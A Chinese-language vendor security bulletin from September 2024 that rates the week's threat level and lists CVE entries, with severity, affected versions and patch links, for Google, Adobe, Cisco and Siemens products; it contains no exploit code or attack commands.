天融信安全服务

安全通告


2024 年第 220 期（20240919）

目录


1. 安全态势

1.1. 网络安全基本态势

本期网络安全基本态势评级为“良”：



安全态势较上期环比差异：



---安全态势数据来源于国家应急互联网应急中心

https://www.cert.org.cn/

1.2. 本期漏洞情况

-----漏洞数据来源 www.cnvd.org.cn

1.2.1. 整体漏洞情况

1.2.2. 重点厂家漏洞分布情况

本期主要针对 Cisco、IBM、Google、Microsoft、Oracle、Adobe、Apple 七个重点厂家新增漏洞数量进行关注，各家新增漏洞情况如下：

厂家名称	Cisco	IBM	Google	Microsoft	Oracle	Adobe	Apple
漏洞数量	0	0	10	0	0	0	0

1.2.3. 重要漏洞信息

1、Google 产品安全漏洞

漏洞名称	Google Android 权限提升漏洞（CNVD-2024-37971）
危害级别	高(AV:L/AC:L/Au:N/C:C/I:C/A:C)
影响产品	Google Android <12 Google Android <12L Google Android <13 Google Android <14
CVE 编号	CVE-2024-34740

漏洞描述	Google Android 是美国谷歌（Google）公司的一套以 Linux 为基础的开源操作系统。Google Android 存在权限提升漏洞，该漏洞是由于 BinaryXmlSerializer.java 的 attributeBytesBase64 和 attributeBytesHix 中的整数溢出引起的。攻击者可利用此漏洞提升权限。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://source.android.com/security/bulletin/2024-08-01

漏洞名称	Google Android 权限提升漏洞（CNVD-2024-37969）
危害级别	高(AV:L/AC:L/Au:N/C:C/I:C/A:C)
影响产品	Google Android <14
CVE 编号	CVE-2024-34743
漏洞描述	Google Android 是美国谷歌（Google）公司的一套以 Linux 为基础的开源操作系统。Google Android 存在权限提升漏洞，该漏洞是由于 SurfaceFlinger.cpp 的 setTransactionState 代码中的逻辑错误，攻击者可利用此漏洞升级权限。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://source.android.com/security/bulletin/2024-08-01

漏洞名称	Google Android 权限提升漏洞（CNVD-2024-37970）
危害级别	高(AV:L/AC:L/Au:N/C:C/I:C/A:C)

影响产品	Google Android <12 Google Android <12L Google Android <13 Google Android <14
CVE 编号	CVE-2024-34737
漏洞描述	Google Android 是美国谷歌（Google）公司的一套以 Linux 为基础的开源操作系统。Google Android 存在权限提升漏洞，该漏洞是由于 ActivityClientController.java 的 ensureSetPipAspectRatioQuotaTracker 中的代码中的逻辑错误引起的。攻击者可利用此漏洞提升权限。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://source.android.com/security/bulletin/2024-08-01

漏洞名称	Google Android 拒绝服务漏洞（CNVD-2024-37967）
危害级别	高(AV:N/AC:L/Au:N/C:N/I:N/A:C)
影响产品	Google Android <14
CVE 编号	CVE-2024-34742
漏洞描述	Google Android 是美国谷歌（Google）公司的一套以 Linux 为基础的开源操作系统。Google Android 存在拒绝服务漏洞，该漏洞是由于 OwnersData.java 中 shouldWrite 代码中的逻辑错误造成的。攻击者可利用此漏洞造成拒绝服务。

漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://source.android.com/security/bulletin/2024-08-01

漏洞名称	Google Android 权限提升漏洞（CNVD-2024-37968）
危害级别	高(AV:L/AC:L/Au:N/C:C/I:C/A:C)
影响产品	Google Android <13 Google Android <14
CVE 编号	CVE-2024-34734
漏洞描述	Google Android 是美国谷歌（Google）公司的一套以 Linux 为基础的开源操作系统。Google Android 存在权限提升漏洞，该漏洞是由 FooterActionsViewModel ktonForegroundServiceButtonClicked 中的不安全默认值引起的。攻击者可利用此漏洞提升权限。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://source.android.com/security/bulletin/2024-08-01

漏洞名称	Google Android 权限提升漏洞（CNVD-2024-37966）
危害级别	中(AV:L/AC:L/Au:N/C:C/I:C/A:N)
影响产品	Google Android <12 Google Android <12L Google Android <13

	Google Android <14
CVE 编号	CVE-2024-34731
漏洞描述	Google Android 是美国谷歌（Google）公司的一套以 Linux 为基础的开源操作系统。Google Android 存在安全权限提升漏洞，该漏洞源于 TranscodingResourcePolicy.cpp 文件的多个函数包含一个竞争条件问题，可能存在内存损坏。攻击者可利用该漏洞提升权限。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://source.android.com/security/bulletin/2024-08-01

漏洞名称	Google Chrome 内存错误引用漏洞（CNVD-2024-37814）
危害级别	高(AV:N/AC:L/Au:N/C:C/I:C/A:C)
影响产品	Google Chrome <128.0.6613.119
CVE 编号	CVE-2024-8362
漏洞描述	Google Chrome 是美国谷歌(Google)公司的一款 Web 浏览器。Google Chrome 存在内存错误引用漏洞，该漏洞是由 WebAudio 中的免费使用引起的。攻击者可利用此漏洞在系统上执行任意代码。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://chromereleases.googleblog.com/

漏洞名称	Google Chrome 越界写入漏洞（CNVD-2024-37813）
危害级别	高(AV:N/AC:L/Au:N/C:C/I:C/A:C)
影响产品	Google Chrome <128.0.6613.119
CVE 编号	CVE-2024-7970
漏洞描述	Google Chrome 是美国谷歌（Google）公司的一款 Web 浏览器。 Google Chrome 存在越界写入漏洞，该漏洞源于 V8 组件存在越界问题。攻击者可利用此漏洞在系统上执行任意代码。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新： https://chromereleases.googleblog.com/

2、Adobe 产品安全漏洞

漏洞名称	Adobe Acrobat and Reader 越界读取漏洞（CNVD-2024-37812）
危害级别	中(AV:L/AC:L/Au:N/C:C/I:N/A:N)
影响产品	Adobe Acrobat DC <=24.002.20991(Windows) Adobe Acrobat DC <=24.002.20964(MacOS) Adobe Acrobat Reader DC <=24.002.20991(Windows) Adobe Acrobat Reader DC <=24.002.20964(MacOS) Adobe Acrobat 2024 <=24.001.30123 Adobe Acrobat 2020 <=20.005.30636(Windows)

	Adobe Acrobat 2020 <=20.005.30635(MacOS) Adobe Acrobat Reader 2020 <=20.005.30636(Windows) Adobe Acrobat Reader 2020 <=20.005.30635(MacOS)
CVE 编号	CVE-2024-41835
漏洞描述	Adobe Acrobat Reader 是美国奥多比 (Adobe) 公司的一款 PDF 查看器。该软件用于打印，签名和注释 PDF。Adobe Acrobat and Reader 存在越界读取漏洞，攻击者可利用该漏洞导致内存泄露。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://helpx.adobe.com/security/products/acrobat/apsb24-57.html

漏洞名称	Adobe Experience Manager 跨站脚本漏洞（CNVD-2024-37809）
危害级别	中(AV:N/AC:L/Au:S/C:P/I:P/A:N)
影响产品	Adobe Adobe Experience Manager (AEM) AEM Cloud Service (CS)Adobe Adobe Experience Manager (AEM) <=6.5.20
CVE 编号	CVE-2024-41843
漏洞描述	Adobe Experience Manager（AEM）是美国奥多比（Adobe）公司的一套可用于构建网站、移动应用程序和表单的内容管理解决方案。该方案支持移动内容管理、营销销售活动管理和多站点管理

	等。Adobe Experience Manager 存在跨站脚本漏洞，攻击者可利用该漏洞通过注入精心设计的有效载荷执行任意 Web 脚本或 HTML。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://helpx.adobe.com/security/products/experience-manager/apsb24-28.html

漏洞名称	Adobe Experience Manager 跨站脚本漏洞（CNVD-2024-37810）
危害级别	中(AV:N/AC:L/Au:S/C:P/I:P/A:N)
影响产品	Adobe Adobe Experience Manager (AEM) AEM Cloud Service (CS)Adobe Adobe Experience Manager (AEM) <=6.5.20
CVE 编号	CVE-2024-41841
漏洞描述	Adobe Experience Manager（AEM）是美国奥多比（Adobe）公司的一套可用于构建网站、移动应用程序和表单的内容管理解决方案。该方案支持移动内容管理、营销销售活动管理和多站点管理等。Adobe Experience Manager 存在跨站脚本漏洞，攻击者可利用该漏洞通过注入精心设计的有效载荷执行任意 Web 脚本或 HTML。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：

	https://helpx.adobe.com/security/products/experience-manager/apsb24-28.html

漏洞名称	Adobe Experience Manager 跨站脚本漏洞（CNVD-2024-37811）
危害级别	中(AV:N/AC:L/Au:S/C:P/I:P/A:N)
影响产品	Adobe Adobe Experience Manager (AEM) AEM Cloud Service (CS)Adobe Adobe Experience Manager (AEM) <=6.5.20
CVE 编号	CVE-2024-41845
漏洞描述	Adobe Experience Manager（AEM）是美国奥多比（Adobe）公司的一套可用于构建网站、移动应用程序和表单的内容管理解决方案。该方案支持移动内容管理、营销销售活动管理和多站点管理等。Adobe Experience Manager 存在跨站脚本漏洞，攻击者可利用该漏洞通过注入精心设计的有效载荷执行任意 Web 脚本或 HTML。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://helpx.adobe.com/security/products/experience-manager/apsb24-28.html

漏洞名称	Adobe Experience Manager 跨站脚本漏洞

	（CNVD-2024-37806）
危害级别	中(AV:N/AC:L/Au:S/C:P/I:P/A:N)
影响产品	Adobe Adobe Experience Manager (AEM) AEM Cloud Service (CS)Adobe Adobe Experience Manager (AEM) <=6.5.20
CVE 编号	CVE-2024-41875
漏洞描述	Adobe Experience Manager（AEM）是美国奥多比（Adobe）公司的一套可用于构建网站、移动应用程序和表单的内容管理解决方案。该方案支持移动内容管理、营销销售活动管理和多站点管理等。Adobe Experience Manager 存在跨站脚本漏洞，攻击者可利用该漏洞通过注入精心设计的有效载荷执行任意 Web 脚本或 HTML。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://helpx.adobe.com/security/products/experience-manager/apsb24-28.html

漏洞名称	Adobe Experience Manager 跨站脚本漏洞（CNVD-2024-37807）
危害级别	中(AV:N/AC:L/Au:S/C:P/I:P/A:N)
影响产品	Adobe Adobe Experience Manager (AEM) AEM Cloud Service (CS)Adobe Adobe Experience Manager (AEM)

	<=6.5.20
CVE 编号	CVE-2024-41842
漏洞描述	Adobe Experience Manager（AEM）是美国奥多比（Adobe）公司的一套可用于构建网站、移动应用程序和表单的内容管理解决方案。该方案支持移动内容管理、营销销售活动管理和多站点管理等。Adobe Experience Manager 存在跨站脚本漏洞，攻击者可利用该漏洞通过注入精心设计的有效载荷执行任意 Web 脚本或 HTML。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://helpx.adobe.com/security/products/experience-manager/apsb24-28.html

漏洞名称	Adobe Experience Manager 跨站脚本漏洞（CNVD-2024-37808）
危害级别	中(AV:N/AC:L/Au:S/C:P/I:P/A:N)
影响产品	Adobe Adobe Experience Manager (AEM) AEM Cloud Service (CS)Adobe Adobe Experience Manager (AEM) <=6.5.20
CVE 编号	CVE-2024-41846
漏洞描述	Adobe Experience Manager（AEM）是美国奥多比（Adobe）公司的一套可用于构建网站、移动应用程序和表单的内容管理解

	决方案。该方案支持移动内容管理、营销销售活动管理和多站点管理等。Adobe Experience Manager 存在跨站脚本漏洞，攻击者可利用该漏洞通过注入精心设计的有效载荷执行任意 Web 脚本或 HTML。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://helpx.adobe.com/security/products/experience-manager/apsb24-28.html

漏洞名称	Adobe Experience Manager 输入验证错误漏洞（CNVD-2024-37805）
危害级别	中(AV:N/AC:L/Au:S/C:N/I:P/A:N)
影响产品	Adobe Adobe Experience Manager (AEM) AEM Cloud Service (CS)Adobe Adobe Experience Manager (AEM) <=6.5.20
CVE 编号	CVE-2024-41849
漏洞描述	Adobe Experience Manager（AEM）是美国奥多比（Adobe）公司的一套可用于构建网站、移动应用程序和表单的内容管理解决方案。该方案支持移动内容管理、营销销售活动管理和多站点管理等。Adobe Experience Manager 存在输入验证错误漏洞，攻击者可利用该漏洞导致绕过安全功能。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：

	https://helpx.adobe.com/security/products/experience-manager/apsb24-28.html

3、Cisco 产品安全漏洞

漏洞名称	Cisco Identity Services Engine 跨站请求伪造漏洞（CNVD-2024-37706）
危害级别	高(AV:N/AC:L/Au:N/C:N/I:C/A:N)
影响产品	Cisco Identity Services Engine
CVE 编号	CVE-2024-20368
漏洞描述	Cisco Identity Services Engine（ISE）是美国思科（Cisco）公司的一款环境感知平台（ISE 身份服务引擎）。该平台通过收集网络、用户和设备中的实时信息，制定并实施相应策略来监管网络。Cisco Identity Services Engine 存在跨站请求伪造漏洞，该漏洞源于 WEB 应用未充分验证请求是否来自可信用户。攻击者可利用该漏洞伪造恶意请求诱骗受害者点击执行敏感操作。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ise-csrf-NfAKXrp5

漏洞名称	Cisco Nexus Dashboard 跨站请求伪造漏洞
危害级别	高(AV:N/AC:H/Au:N/C:C/I:C/A:C)
影响产品	Cisco Cisco Nexus Dashboard
CVE 编号	CVE-2024-20281
漏洞描述	Cisco Nexus Dashboard 是美国思科（Cisco）公司的一个单一控制台。能够简化数据中心网络的运营和管理。Cisco Nexus Dashboard 存在跨站请求伪造漏洞，该漏洞源于 WEB 应用未充分验证请求是否来自可信用户。未经身份验证的远程攻击者可利用该漏洞对受影响的系统进行跨站请求伪造(CSRF) 攻击。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ndfccsrf-TEmZEfJ9

漏洞名称	Cisco NX-OS Software 权限提升漏洞（CNVD-2024-37700）
危害级别	中(AV:L/AC:L/Au:M/C:C/I:C/A:C)
影响产品	Cisco Cisco NX-OS Software
CVE 编号	CVE-2024-20413
漏洞描述	Cisco NX-OS Software 是美国思科（Cisco）公司的一套交换机使用的数据中心级操作系统软件。Cisco NX-OS Software 存在权限提升漏洞，该漏洞源于从 Bash shell 执行应用程序参数时安全限制不足。攻击者可利用该漏洞提升权限。

漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-nxos-bshacepe-bApeHSx7

漏洞名称	Cisco NX-OS Software 授权问题漏洞（CNVD-2024-37701）
危害级别	中(AV:L/AC:L/Au:M/C:C/I:C/A:C)
影响产品	Cisco Cisco NX-OS Software
CVE 编号	CVE-2024-20411
漏洞描述	Cisco NX-OS Software 是美国思科（Cisco）公司的一套交换机使用的数据中心级操作系统软件。Cisco NX-OS Software 存在授权问题漏洞，该漏洞源于从 Bash shell 执行命令时安全限制不足。攻击者可利用该漏洞以 root 身份执行任意代码。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-nxos-bshacepe-bApeHSx7

漏洞名称	Cisco Unified Communications Manager 跨站脚本漏洞（CNVD-2024-37702）
危害级别	中(AV:N/AC:L/Au:N/C:P/I:P/A:N)
影响产品	Cisco Unified Communications Manager 无
CVE 编号	CVE-2024-20488

漏洞描述	Cisco Unified Communications Manager 是美国思科（Cisco）公司的一款统一通信系统中的呼叫处理组件。该组件提供了一种可扩展、可分布和高可用的企业 IP 电话呼叫处理解决方案。Cisco Unified Communications Manager 存在跨站脚本漏洞，该漏洞源于基于 Web 的管理界面未正确验证用户提供的输入，攻击者可利用该漏洞通过说服界面用户单击精心制作的链接来进行跨站脚本攻击。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-cucm-xss-9zmfHyZ

漏洞名称	Cisco Identity Services Engine 跨站请求伪造漏洞（CNVD-2024-37703）
危害级别	高(AV:N/AC:L/Au:N/C:N/I:C/A:N)
影响产品	Cisco Identity Services Engine 2.7 Cisco Identity Services Engine 3.1 Cisco Identity Services Engine 3.0 Cisco Identity Services Engine 3.2 Cisco Identity Services Engine 3.3
CVE 编号	CVE-2024-20486
漏洞描述	Cisco Identity Services Engine 是美国思科(Cisco)公司的一款

	环境感知平台。Cisco Identity Services Engine 存在跨站请求伪造漏洞，远程攻击者可以利用该漏洞构建恶意 URI，诱使请求，可以目标用户上下文执行恶意操作。
漏洞解决方案	用户可参考如下厂商提供的安全补丁以修复该漏洞：https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ise-csrf-y4ZUz5Rj

漏洞名称	Cisco NX-OS Software 拒绝服务漏洞（CNVD-2024-37698）
危害级别	高(AV:N/AC:L/Au:N/C:N/I:N/A:C)
影响产品	Cisco Cisco NX-OS Software
CVE 编号	CVE-2024-20446
漏洞描述	Cisco NX-OS Software 是美国思科（Cisco）公司的一套交换机使用的数据中心级操作系统软件。Cisco NX-OS Software 存在拒绝服务漏洞，该漏洞源于对 DHCPv6 RELAY-REPLY 消息中的特定字段处理不当。攻击者利用该漏洞导致系统拒绝服务。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-nxos-dhcp6-relay-dos-znEAA6xn

漏洞名称	Cisco NX-OS Software 命令执行漏洞

危害级别	中(AV:L/AC:L/Au:S/C:P/I:P/A:P)
影响产品	Cisco Cisco NX-OS Software
CVE 编号	CVE-2024-20285
漏洞描述	Cisco NX-OS Software 是美国思科（Cisco）公司的一套交换机使用的数据中心级操作系统软件。Cisco NX-OS Software 存在命令执行漏洞，该漏洞源于对用户提供的输入验证不足。攻击者利用该漏洞可以执行任意命令。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-nxos-psbe-ce-YvbTn5du

4、Siemens 产品安全漏洞

漏洞名称	Siemens Automation License Manager 拒绝服务漏洞
危害级别	高(AV:N/AC:L/Au:N/C:N/I:N/A:C)
影响产品	Siemens Automation License Manager V6.2 Siemens Automation License Manager V6.0 Siemens Automation License Manager V5
CVE 编号	CVE-2024-44087
漏洞描述	Siemens Automation License Manager 是德国西门子

	（Siemens）公司的一款用于 Siemens 产品的许可证管理器。Siemens Automation License Manager 存在拒绝服务漏洞，该漏洞源于受影响的应用程序无法正确验证端口 4410/tcp 上传入网络数据包中的某些字段。攻击者可利用该漏洞导致整数溢出和应用程序崩溃。这种拒绝服务情况可能会阻止合法用户使用依赖受影响的应用程序进行许可证验证的后续产品。
漏洞解决方案	用户可参考如下供应商提供的安全公告获得补丁信息：https://cert-portal.siemens.com/productcert/html/ssa-103653.html

漏洞名称	Siemens SINUMERIK 系统日志信息泄露漏洞
危害级别	中(AV:L/AC:L/Au:N/C:C/I:N/A:N)
影响产品	Siemens SINUMERIK ONE Siemens SINUMERIK 840D sl V4 Siemens SINUMERIK 828D V4
CVE 编号	CVE-2024-43781
漏洞描述	SINUMERIK CNC 为车间、车间和大型批量生产环境提供自动化解决方案。SINUMERIK ONE 是一个数字原生数控系统，集成了 SIMATIC S7-1500 CPU，用于自动化。Siemens SINUMERIK 系统存在日志信息泄露漏洞，攻击者可利用该漏洞读取敏感信息，从而规避访问限制。

漏洞解决方案	用户可参考如下供应商提供的安全公告获得补丁信息： https://cert-portal.siemens.com/productcert/html/ssa-097786.html

漏洞名称	Siemens Industrial Edge Management 授权绕过漏洞
危害级别	高(AV:N/AC:L/Au:N/C:C/I:C/A:C)
影响产品	Siemens Industrial Edge Management Virtual < V2.3.1-1 Siemens Industrial Edge Management Pro < V1.9.5
CVE 编号	CVE-2024-45032
漏洞描述	Siemens Industrial Edge Management 是德国西门子（Siemens）公司的一个平台，用于在靠近车间的计算平台上托管来自不同供应商的应用程序。Siemens Industrial Edge Management 存在授权绕过漏洞，该漏洞源于受影响的组件无法正确验证设备令牌。允许未经身份验证的远程攻击者利用该漏洞冒充系统上的其他设备。
漏洞解决方案	用户可参考如下供应商提供的安全公告获得补丁信息： https://cert-portal.siemens.com/productcert/html/ssa-359713.html

漏洞名称	Siemens SINUMERIK ONE 、SINUMERIK-840D 和 SINUMERIK828D 权限提升漏洞

危害级别	高(AV:L/AC:L/Au:N/C:C/I:C/A:C)
影响产品	Siemens SINUMERIK ONE Siemens SINUMERIK 840D sl V4 Siemens SINUMERIK 828D V4 Siemens SINUMERIK 828D V5
CVE 编号	CVE-2024-41171
漏洞描述	SINUMERIK CNC 为车间、车间和大型批量生产环境提供自动化解决方案。 SINUMERIK ONE 是一个数字原生数控系统，集成了 SIMATIC S7-1500 CPU，用于自动化。Siemens SINUMERIK ONE、SINUMERIK-840D 和 SINUMERIK828D 存在权限提升漏洞，攻击者可利用该漏洞升级在底层系统中的权限。
漏洞解决方案	用户可参考如下供应商提供的安全公告获得补丁信息： https://cert-portal.siemens.com/productcert/html/ssa-342438.html

漏洞名称	Siemens Tecnomatix Plant Simulation 堆栈缓冲区溢出漏洞（CNVD-2024-38014）
危害级别	高(AV:L/AC:L/Au:N/C:C/I:C/A:C)
影响产品	Siemens Tecnomatix Plant Simulation V2302 < V2302.0015 Siemens Tecnomatix Plant Simulation V2404 < V2404.0004
CVE 编号	CVE-2024-41170

漏洞描述	Siemens Tecnomatix Plant Simulation 是德国西门子（Siemens）公司的一个工控设备。利用离散事件仿真的功能进行生产量分析和优化，进而改善制造系统性能。Siemens Tecnomatix Plant Simulation 存在堆栈缓冲区溢出漏洞，攻击者可利用该漏洞在当前进程的上下文中执行代码。
漏洞解决方案	用户可参考如下供应商提供的安全公告获得补丁信息：https://cert-portal.siemens.com/productcert/html/ssa-427715.html

漏洞名称	Siemens SIMATIC RFID Readers 处理不当漏洞（CNVD-2024-38006）
危害级别	低(AV:N/AC:L/Au:M/C:N/I:N/A:P)
影响产品	Siemens SIMATIC RF166C (6GT2002-0EE20) < V2.2 Siemens SIMATIC RF185C (6GT2002-0JE10) < V2.2 Siemens SIMATIC RF186C (6GT2002-0JE20) < V2.2 Siemens SIMATIC RF186CI (6GT2002-0JE50) < V2.2 Siemens SIMATIC RF188C (6GT2002-0JE40) < V2.2 Siemens SIMATIC RF188CI (6GT2002-0JE60) < V2.2 Siemens SIMATIC Reader RF610R CMIIT (6GT2811-6BC10-2AA0) < V4.2 Siemens SIMATIC Reader RF610R ETSI

	(6GT2811-6BC10-0AA0) < V4.2 Siemens SIMATIC Reader RF610R FCC (6GT2811-6BC10-1AA0) < V4.2 Siemens SIMATIC Reader RF615R CMIIT (6GT2811-6CC10-2AA0) < V4.2 Siemens SIMATIC Reader RF615R ETSI (6GT2811-6CC10-0AA0) < V4.2 Siemens SIMATIC Reader RF615R FCC (6GT2811-6CC10-1AA0) < V4.2 Siemens SIMATIC Reader RF650R ARIB (6GT2811-6AB20-4AA0) < V4.2 Siemens SIMATIC Reader RF650R CMIIT (6GT2811-6AB20-2AA0) < V4.2 Siemens SIMATIC Reader RF650R ETSI (6GT2811-6AB20-0AA0) < V4.2 Siemens SIMATIC Reader RF650R FCC (6GT2811-6AB20-1AA0) < V4.2 Siemens SIMATIC Reader RF680R ARIB (6GT2811-6AA10-4AA0) < V4.2 Siemens SIMATIC Reader RF680R CMIIT

	(6GT2811-6AA10-2AA0) < V4.2 Siemens SIMATIC Reader RF680R ETSI (6GT2811-6AA10-0AA0) < V4.2 Siemens SIMATIC Reader RF680R FCC (6GT2811-6AA10-1AA0) < V4.2 Siemens SIMATIC Reader RF685R ARIB (6GT2811-6CA10-4AA0) < V4.2 Siemens SIMATIC Reader RF685R CMIIT (6GT2811-6CA10-2AA0) < V4.2 Siemens SIMATIC Reader RF685R ETSI (6GT2811-6CA10-0AA0) < V4.2 Siemens SIMATIC Reader RF685R FCC (6GT2811-6CA10-1AA0) < V4.2 Siemens SIMATIC RF1140R (6GT2831-6CB00) < V1.1 Siemens SIMATIC RF1170R (6GT2831-6BB00) < V1.1 Siemens SIMATIC RF360R (6GT2801-5BA30) < V2.2
CVE 编号	CVE-2024-37995
漏洞描述	SIMATIC RF600 Readers 用于非接触式识别各种物体，例如运输集装箱、托盘、生产货物，或者通常用于记录散装货物。SIMATIC RF1100 是一种基于 RFID 的解决方案，用于简单而通用的电子授

	权管理。SIMATIC RF360R reader 通过具有集成工业以太网接口的紧凑型阅读器扩展了 SIMATIC RFID300 RFID 系统。Siemens SIMATIC RFID Readers 存在处理不当漏洞，该漏洞是由于受影响的应用程序在错误的证书上传导致应用程序崩溃时处理错误。攻击者可利用该漏洞导致应用程序重新启动。
漏洞解决方案	用户可参考如下供应商提供的安全公告获得补丁信息：https://cert-portal.siemens.com/productcert/html/ssa-765405.html

漏洞名称	Siemens SIMATIC S7-200 SMART Devices 拒绝服务漏洞
危害级别	高(AV:N/AC:L/Au:N/C:N/I:N/A:C)
影响产品	Siemens SIMATIC S7-200 SMART CPU ST30 (6ES7288-1ST30-0AA0) Siemens SIMATIC S7-200 SMART CPU ST30 (6ES7288-1ST30-0AA1) Siemens SIMATIC S7-200 SMART CPU ST40 (6ES7288-1ST40-0AA0) Siemens SIMATIC S7-200 SMART CPU ST40 (6ES7288-1ST40-0AA1) Siemens SIMATIC S7-200 SMART CPU ST60 (6ES7288-1ST60-0AA0)

	Siemens SIMATIC S7-200 SMART CPU ST60 (6ES7288-1ST60-0AA1) Siemens SIMATIC S7-200 SMART CPU CR40 (6ES7288-1CR40-0AA0) Siemens SIMATIC S7-200 SMART CPU CR60 (6ES7288-1CR60-0AA0) Siemens SIMATIC S7-200 SMART CPU SR20 (6ES7288-1SR20-0AA0) Siemens SIMATIC S7-200 SMART CPU SR20 (6ES7288-1SR20-0AA1) Siemens SIMATIC S7-200 SMART CPU SR30 (6ES7288-1SR30-0AA0) Siemens SIMATIC S7-200 SMART CPU SR30 (6ES7288-1SR30-0AA1) Siemens SIMATIC S7-200 SMART CPU SR40 (6ES7288-1SR40-0AA0) Siemens SIMATIC S7-200 SMART CPU SR40 (6ES7288-1SR40-0AA1) Siemens SIMATIC S7-200 SMART CPU SR60 (6ES7288-1SR60-0AA0)

	Siemens SIMATIC S7-200 SMART CPU SR60 (6ES7288-1SR60-0AA1) Siemens SIMATIC S7-200 SMART CPU ST20 (6ES7288-1ST20-0AA0) Siemens SIMATIC S7-200 SMART CPU ST20 (6ES7288-1ST20-0AA1)
CVE 编号	CVE-2024-43647
漏洞描述	S7-200 SMART series 是一系列微型可编程逻辑控制器，可以控制各种小型自动化应用。Siemens SIMATIC S7-200 SMART Devices 存在拒绝服务漏洞，该漏洞是由于受影响的设备未能正确处理结构不正确的 TCP 数据包。允许未经身份验证的远程攻击者利用该漏洞造成拒绝服务。要恢复正常运行，需要拔下并重新插入设备的网线。
漏洞解决方案	用户可参考如下供应商提供的安全公告获得补丁信息：https://cert-portal.siemens.com/productcert/html/ssa-969738.html

漏洞名称	Siemens SINEMA Remote Connect Server 会话固定漏洞
危害级别	中(AV:N/AC:L/Au:N/C:N/I:P/A:N)
影响产品	SIEMENS SINEMA Remote Connect Server < V3.2 SP2
CVE 编号	CVE-2024-42345

漏洞描述	Siemens SINEMA Remote Connect Server 是德国西门子（Siemens）公司的一套远程网络管理平台。该平台主要用于远程访问、维护、控制和诊断底层网络。Siemens SINEMA Remote Connect Server 存在会话固定漏洞，该漏洞是由于受影响的应用程序未能正确处理用户会话建立和无效。允许远程攻击者可利用该漏洞绕过用户会话建立的额外多因素身份验证。
漏洞解决方案	用户可参考如下供应商提供的安全公告获得补丁信息：https://cert-portal.siemens.com/productcert/html/ssa-869574.html

5、Tenda AX1806 缓冲区溢出漏洞（CNVD-2024-38182）

漏洞名称	Siemens User Management Component (UMC) 堆缓冲区溢出漏洞
危害级别	高(AV:N/AC:L/Au:N/C:C/I:C/A:C)
